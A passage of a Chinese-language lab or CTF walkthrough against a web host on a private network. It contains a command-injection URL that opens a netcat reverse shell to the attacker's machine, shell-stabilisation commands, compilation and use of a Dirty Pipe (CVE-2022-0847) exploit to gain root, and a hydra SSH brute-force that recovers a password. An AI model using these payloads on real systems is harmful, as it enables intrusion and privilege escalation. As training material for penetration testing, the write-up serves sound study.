
回查 config/route.php 发现 default_route_pattern 被设置为 [1-9],这限制了路由变量只能是数字。 为了绕过这个限制,我们可以放弃 PATH_INFO 传参,改用标准的 GET 参数传递(?a=...&b=...),这样就不会受到路由变量正则的约束。
可以在配置里的路由规则里找到原因,默认的路由变量只使用正则匹配 [1-9]。
在 url 里直接传参 a、b,执行成功。
# 反弹 shell
构造反弹 shell 命令。
http://192.168.6.170:8080/think/Admin/hello?a=busybox nc 192.168.6.101 5555 -e bash&b=passthru
稳定优化交互 shell。
/usr/bin/script  -qc /bin/bash /dev/null
按下ctrl z
stty raw -echo; fg
reset xterm
export TERM=xterm
echo $SHELL
export SHELL=/bin/bash
2
3
4
5
6
7
# Dirty Pipe 提权
可以在用户家目录发现一份 .pwd 文件,是一个密码字典,留下来爆破 welcome 密码的大概是。

拿到本地用 hydra 可以先跑着。
跑了一下 linpeas,发现存在 dirtypipe 内核漏洞,可以试试。
Dirty Pipe (CVE-2022-0847) 允许非特权用户覆盖任意只读文件中的数据。该 EXP 通过覆盖 SUID 程序(如 gpasswd)的内存页,注入 shellcode 来获取 root 权限。

找到一篇利用文章 CVE-2022-0847。
https://wiki.teamssix.com/cloudnative/docker/cve-2022-0847.html (opens new window)

直接利用 linpeas 结果里给出的 exp 脚本,编译后运行提示需要一个 suid 文件,那就找一个来利用。
www-data@tpN:/tmp$ ls
exp.c  linpeas.sh
www-data@tpN:/tmp$ gcc exp.c -o exp
www-data@tpN:/tmp$ ./exp
Usage: ./exp SUID
www-data@tpN:/tmp$ find / -perm -4000  -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
成功提权到 root。
www-data@tpN:/tmp$ ./exp /usr/bin/gpasswd
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
2
3
4
5
6
7
8
# 补充
打完发现 welcome 用户密码跑出来了,密码是 eecho。
┌──(npc㉿kali)-[~/test]
└─$ hydra -l welcome -P ppp -s 22 ssh://192.168.6.170 -t 5 -v -I -e nsr

[22][ssh] host: 192.168.6.170   login: welcome   password: eecho
2
3
4